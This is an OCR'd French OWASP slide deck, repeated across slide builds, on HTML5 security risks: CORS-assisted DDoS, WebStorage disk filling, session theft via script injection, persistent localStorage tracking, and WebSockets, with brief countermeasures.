
OWASP
The Open Web Application Security Project

DDOS ?



OWASP
The Open Web Application Security Project

DDOS ?



Cross Origin Resource

OWASP
The Open Web Application Security Project


- Contre-mesures :
  - Restriction du domaine
  - Ne pas faire confiance à l'entete; elle peut être modifiée par l'attaquant.
  - Mettre en place des contre-mesures réseaux

franchement, vous avez une autre réelle solution pour les DDOS ? => Venir me voir a la fin de la présentation avec votre vraie solution....

Cross Origin Resource

OWASP
The Open Web Application Security Project

- Contre-mesures :
  - Restriction du domaine
  - Ne pas faire confiance à l'entete; elle peut être modifiée par l'attaquant.
  - Mettre en place des contre-mesures réseaux




franchement, vous avez une autre réelle solution pour les DDOS ? => Venir me voir a la fin de la présentation avec votre vraie solution....

Cross Origin Resource

OWASP
The Open Web Application Security Project

- Contre-mesures :
  - Restriction du domaine
  - Ne pas faire confiance à l'entete; elle peut être modifiée par l'attaquant.
  - Mettre en place des contre-mesures réseaux




pour les DDOS

franchement, vous avez une autre réelle solution pour les DDOS ? => Venir me voir a la fin de la présentation avec votre vraie solution....


Cross Origin Resource

OWASP
The Open Web Application Security Project

- Contre-mesures :
  - Restriction du domaine
  - Ne pas faire confiance à l'entete; elle peut être modifiée par l'attaquant.
  - Mettre en place des contre-mesures réseaux



pour les DDOS




franchement, vous avez une autre réelle solution pour les DDOS ? => Venir me voir a la fin de la présentation avec votre vraie solution....


Cross Origin Resource

OWASP
The Open Web Application Security Project

- Contre-mesures :
  - Restriction du domaine
  - Ne pas faire confiance à l'entete; elle peut être modifiée par l'attaquant.
  - Mettre en place des contre-mesures réseaux



pour les DDOS



débrancher le cable....

franchement, vous avez une autre réelle solution pour les DDOS ? => Venir me voir a la fin de la présentation avec votre vraie solution....

OWASP
The Open Web Application Security Project

- Pas de contrôle de la part de l'utilisateur sur ce qui est stocké/accéder
  - ➡DOS via les disques par remplissage
- L'injection de Javascript peut bypasser la limitation du contrôle d'accès.
  - ➡Vol de Sessions
  - ➡Vol de données sensibles
  - ➡Tracking d'utilisateurs

All you disk is belong to US ?

OWASP
The Open Web Application Security Project

bon, oui, la vidéo a été faite hier...mais c'etait pour éviter l'effet démo

All you disk is belong to US ?

OWASP
The Open Web Application Security Project

- Par défaut WebStorage limite a quelques méga l’espace disque par origine (2.5Mb à 10Mb)

bon, oui, la vidéo a été faite hier...mais c’etait pour éviter l’effet démo

All you disk is belong to US ?

OWASP
The Open Web Application Security Project


- Par défaut WebStorage limite a quelques méga l'espace disque par origine (2.5Mb à 10Mb)
- La norme dit que chaque origine n'a pas forcément 5Mb. Mais...

bon, oui, la vidéo a été faite hier...mais c'etait pour éviter l'effet démo

All you disk is belong to US ?

OWASP
The Open Web Application Security Project

- Pa
  l'e
- La
  fo



bon, oui, la vidéo a été faite hier...mais c'etait pour éviter l'effet démo

All you disk is belong to US ?

OWASP
The Open Web Application Security Project

- Par défaut WebStorage limite a quelques méga l'espace disque par origine (2.5Mb à 10Mb)
- La norme dit que chaque origine n'a pas forcément 5Mb. Mais...

bon, oui, la vidéo a été faite hier...mais c'etait pour éviter l'effet démo

All you disk is belong to US ?

OWASP
The Open Web Application Security Project

- Par défaut WebStorage limite a quelques méga l'espace disque par origine (2.5Mb à 10Mb)
- La norme dit que chaque origine n'a pas forcément 5Mb. Mais...


- En cours de correction, mais démonstration intéressante....
- Tests à http://www.filldisk.com/

bon, oui, la vidéo a été faite hier...mais c'etait pour éviter l'effet démo

WebStorage

OWASP
The Open Web Application Security Project

- Tracking User




Les localStorage ne sont pas forcément effacés lorsqu'on efface l'historique (ni quand on quitte le navigateur)

J'en connais plusieurs qui vont ouvrir FireBug rapidement....

OWASP
The Open Web Application Security Project

- Tracking User

Les localStorage ne sont pas forcément effacés lorsqu'on efface l'historique (ni quand on quitte le navigateur)



J'en connais plusieurs qui vont ouvrir FireBug rapidement....

OWASP
The Open Web Application Security Project

- Tracking User

Les localStorage ne sont pas forcément effacés lorsqu'on efface l'historique (ni quand on quitte le navigateur)

Il est donc possible de créer des identifiants (de type cookies) persistants permettant de suivre l'utilisateur

J'en connais plusieurs qui vont ouvrir FireBug rapidement....

WebSocket API :)

OWASP
The Open Web Application Security Project

- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?
-

c'est quand même un peu sale de se servir des WebSockets

WebSocket API :)

- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?
-

c’est quand même un peu sale de se servir des WebSockets


WebSocket API :)

- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?

c’est quand même un peu sale de se servir des WebSockets

WebSocket API :)

- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?




c'est quand même un peu sale de se servir des WebSockets

WebSocket API :)

OWASP
The Open Web Application Security Project

- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?




c'est quand même un peu sale de se servir des WebSockets

WebSocket API :)

OWASP
The Open Web Application Security Project

- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?




c'est quand même un peu sale de se servir des WebSockets

WebSocket API :)

OWASP
The Open Web Application Security Project

- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?



c'est quand même un peu sale de se servir des WebSockets

WebSocket API :)

OWASP
The Open Web Application Security Project

- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?

c'est quand même un peu sale de se servir des WebSockets

WebSocket API :)

OWASP
The Open Web Application Security Project

